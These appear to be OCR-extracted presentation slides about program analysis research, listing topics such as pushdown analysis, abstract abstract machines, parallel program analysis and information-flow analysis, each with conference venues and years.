
The Vision



researchinprogress.tumblr.com


The Deliverable





accuracy (%)
100
75
50
25
0
1A
2A
3A
4A
5A
6A
engagements

finite state $\longrightarrow$ pushdown

finite state $\rightarrow$ pushdown



finite state $\rightarrow$ pushdown



finite state → pushdown

SFP 2010

ICFP 2011

SPSM 2013

SFP 2014

SCAM 2014

POPL 2016

optimizing abstract abstract machines

ICFP 2013

PLDI 2013

SFP 2015

OOPSLA 2015

ICFP 2016

analyzing parallel programs

SAS 2011

analyzing programs in parallel

POPL 2011

SFP 2013

WFLP 2013

information-flow analysis

PLAS 2012


SAS 2015

